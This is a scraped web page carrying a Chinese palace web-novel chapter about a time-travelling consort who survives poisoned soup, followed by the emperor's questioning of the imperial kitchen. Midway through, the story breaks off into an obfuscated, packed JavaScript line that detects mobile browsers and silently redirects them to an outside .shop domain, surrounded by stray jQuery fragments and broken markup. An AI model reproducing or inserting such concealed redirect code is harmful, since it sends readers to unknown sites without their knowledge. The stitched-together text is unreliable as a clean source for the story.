萧临渊迅速站起身几步跨到对方身边伸手接住她,口中的血随着姿势的改变更加汹涌的流出来。
温镜辞靠在萧临渊怀里,极近距离看着他,她张嘴想说话,却被嗓子里不断上涌的血呛住,吃力地咳嗽了几声,血便如开了闸的水龙头一样关不上。
“温镜辞!怎么样?别睡!快回溯,快回溯!”
血腥味儿顺着空气不停的往他鼻子里钻,让他完全无法忽略,感受到怀里人的身体越来越冰凉,他立马喊道。
温镜辞吃力的闭上眼睛,在心里不停的默念。
“王德才,快叫太医!”
话音刚落,四周的事物突然急速后退,萧临渊抱着温镜辞,见证了桌上的饭菜从有到无。
浮光和半夏进来布置午膳的动作一直不停的后退,直到彻底退出门外,也仅仅是几秒钟的时间。
“呃——”
温镜辞一个大喘气从萧临渊的怀里挣脱出来,狼狈的坐在地上不停喘气。
“我的妈呀,刚才还以为要被那一口血给呛死,吓死我了,到最后别没被毒死反倒被呛死了。”
她这边还在不停的贫嘴,俨然一副劫后余生后,需要用说话来缓解自己方才害怕的样子。
“到底谁要害本宫!这后宫真不是人待的地方,真的!得找机会走了,这随时随地都有生命危险的地方简直是太凶险了,我这个现代人真受不了了。你走不走?别告诉我,你不舍得皇帝的——”
温镜辞的话还没说完,就被人从身后一把抱住了,陌生的气息瞬间将她笼罩。
萧临渊的体积比温镜辞大很多,两个手环在一起正好把她整个人都牢牢圈在怀里。
温镜辞瞬间僵住了,他们贴得太近了,近到温镜辞甚至能感受到对方在不停狂跳的心脏。
对方的气息源源不断的传到温镜辞身上,两个截然不同的气息相互纠缠密不可分。
两人就这么姿势奇怪的坐在地上,久到门外突然传来轻微的走路声,按照时间来算,应该是浮光和半夏要进来送饭了。
要是被别人看到她们两个这么诡异的坐在地上抱着,怕是不知道会胡思乱想到什么程度。
“快松手!”
温镜辞挣扎了一下没能挣脱掉,抬手就打他附在自己腰间的手背,打的‘啪啪’响,丝毫不手软。
“快点!快点!萧临渊你是不是聋了?!”
“快松手啊!你听见了没有?快松开!!”
温镜辞故意扣他的手,一根手指一根手指的掰,他又一根根的合起来,挣脱出来的下一秒就是站起来给了他一脚。
“你个登徒子!干死你丫的!”
随后快步跑到门口堵住门,下一秒门外就传来了浮光和半夏的声音,两人推了推门发现没推动,似乎是在疑惑为什么门会推不动。
“欸?这是怎么了?怎么推不动啊?”浮光率先推了推门,但发现往日异常顺畅的门,此刻却极其难打开。
“是吗?”半夏说着也走过来推了推,纹丝未动,“奇怪了,门怎么突然就坏了。”
浮光眼珠子转了转,收回手凑到半夏耳旁,小声的说:“你说是不是小主从里面给关上了?为的就是不想被打扰。”
半夏若有所思道:“那也确实有这个可能,那我们,要不,再等会儿?”
“行。”
两人如此想着,也没过多纠缠,便直接拎着食盒原路返回,打算等会儿再来。
温镜辞转身靠在门后才稍稍松了口气,偏头就看到萧临渊眼睛通红的坐在地上,正看着自己的方向。
“你哭了?你真哭了?不是吧,真哭了?”温镜辞猛地一惊,抿嘴强撑着不笑出来,但眼神里的揶揄藏都藏不住。
“让我看看,别躲啊,敢哭不敢让人看啊?哈哈哈哈”
温镜辞一副调戏人的样子,边笑边伸手扒拉萧临渊遮挡住的脸,两个人你挡住我扒拉开,你来我往跟玩游戏似的。
但其实温镜辞笑得快厥过去了。
也不知道是刚才情绪挥洒的太多,导致萧临渊整个人完全没什么心情和力气去挡她。
没两下就被温镜辞抓着手腕,制裁住了。两只手被掰到一边,露出藏在后面的脸。
温镜辞弯腰低头看向他脸上的表情,萧临渊就这么直直的抬头让他看,脸上的表情臭臭的,但配上那双红红的眼睛,倒是冲淡了臭脸。
“不是吧你,半截入土的人了,都见过古代现代多少发展的成年人,怎么还哭唧唧的,跟个小婴儿一样。”
萧临渊抬头瞪她,哑着嗓子义正言辞的反驳:“你还有心情在这里说这些俏皮话!你知道我看到你吐血的时候什么心情吗?心脏都停跳了,你还说!”
温镜辞还是第一次见萧临渊这么凶巴巴的样子,平常她就算是说了些相对来讲很难听的话,对方最多也只是看她一眼,或者瞪她一下。
像这样反应如此之大的,她还是第一次见到。
“我…”温镜辞刚开口解释,就卡壳了,磨蹭了半天才解释,“我那不是有系统嘛,肯定会没事儿的,对吧?再不济不是还有你呢吗?你肯定会救我的对吧。”
萧临渊缓慢的从地上爬起来,衣衫太长一直不停踩到,他也只是伸手拽了拽,没吭声。
眼见对方没有理会自己的话,温镜辞也觉得场面有些奇怪,便开始转移话题。
“当务之急肯定还是得去各宫问问其他人有没有事儿,确定一下是针对我自己的还是针对所有人的。”
萧临渊坐在凳子上低垂着脑袋,胸膛不停上下起伏,呼出去的气也带了几分沉重。
许久之后,他才抬头看向门口。
“王德才。”
话音刚落,门外立马有声音响起,不消片刻,门便被人自外面推开。
“皇上。”“宣周太医过来,再去打探一下各宫妃嫔有没有人出现异常的情况。”
王德才应声:“嗻。”
随后快步离开。
周太医到了之后,根据萧临渊的要求,先这碗参鸡汤验了毒,银针放下去几秒钟后再拿上来,浸泡在汤里的那部分就已经变了颜色。
他凑近闻了闻银针,皱了皱眉放了回去。
“启禀皇上,这参鸡汤确实有毒,似乎是鹤顶红一类的毒物,且剂量不小。”
“先回养心殿。”
萧临渊说完便直接站起来带着人走了,临走时让下人将那碗掺了毒的鸡汤一并带走。
王德才询问一圈之后,得到的结果就是,只有温镜辞的那碗鸡汤是有问题的,其他各宫都十分正常,并未出现有嫔妃毒发的情况。</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17621579|206026||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
p>
“说吧,是谁指示你们在鸡汤里下毒的。”萧临渊坐在上首,底下密密麻麻跪着许多人。御膳房里的所有人全部都被抓了过来,连同今日来送食材的人都没有放过。
萧临渊话音刚落,负责做这道汤的厨子立马慌了神,他在御膳房也呆了许多年,一直本分老实,从未出过差错。
眼下出了这档子事,他就算是死,也难辞其咎,说不准还会连累家中妻儿。
“做参鸡汤的是谁?”
眼见无人回应下毒之事,萧临渊换个问题再次问道。
藏在人群中的厨子听到皇上的询问,哆哆嗦嗦的抬头出声应下。
“启禀皇上,是…是奴才。”
“是你下的毒?”
厨子立马摇头否定:“不是,不是奴才下的毒,真的不是。奴才没有下毒,奴才真的没有。”
厨子慌乱的结束,跪在身旁的人立马低下头,生怕祸水东引伤着自己。
“给各宫娘娘的汤也是你负责分发的?”
厨子颤抖着点头称是。
按道理来讲,如若是整个锅里全部都被下了毒,那就不会只有温镜辞的那份有毒。
难道是因为温父升了刺史,所以招人嫉恨?故意使坏?
那倒也不至于。
温父的官位在后宫诸位妃嫔身上根本不够看,且不说温父升官原本也在情理之中。
唯一可能就是她们两个的关系又被人给发现了,所以才只针对她一个人。
最开始是贵妃那次,现在贵妃那一茬刚结束,又来了一个。
“每日餐食各宫的拿走顺序是什么?”
这件事御膳房管事儿的知道,对方率先发言。
“每日都是各宫的宫女太监来拿,基本上没什么顺序,哪个宫的先来就先拿。”
他们只负责在做好之后妥善的放在食盒里,然后按照每个品阶饮食不同的问题,放置在不同的位置上。
品阶大一些的一般都有专门的位置,避免娘娘专门叮嘱过的膳食被他人抢先,这也算是不成文的规定。
“今天的膳食谁拿的?”萧临渊看向一旁站着的王德才,对方立马明白什么意思了。
迅速将负责去御膳房拿食盒的人叫进来。是两个尚且年轻的小太监,见到萧临渊的第一眼就立马跪下了。
“其他人出去,管事的留下,今日之事切莫声张。”
“是。”
一转眼,养心殿就只剩下管事的和两个小太监。
“今日的膳食是在御膳房的哪个位置拿的?”萧临渊问。
“是…是,西南角落的那张桌子上,往日也都是那个位置。”
对于那个位置上的东西管事的非常有印象,那个位置一般放着的都是皇上的膳食,跟其他人的也都是隔开的。
瞧着现下的情况,大约是皇帝这次的膳食出现了问题。帝王的膳食出现了问题,意味着他们的好日子也到头了。
“他们两个去拿食盒之前,有谁靠近过哪个地方?”
管事低着头仔细的回想了一下,食盒的位置是指定的没错,但各宫每日来拿食盒的人不同。
他大多数都是记不住的,而且食盒众多位置杂乱。
“这…御膳房人多眼杂,奴才确实是记不起来了。”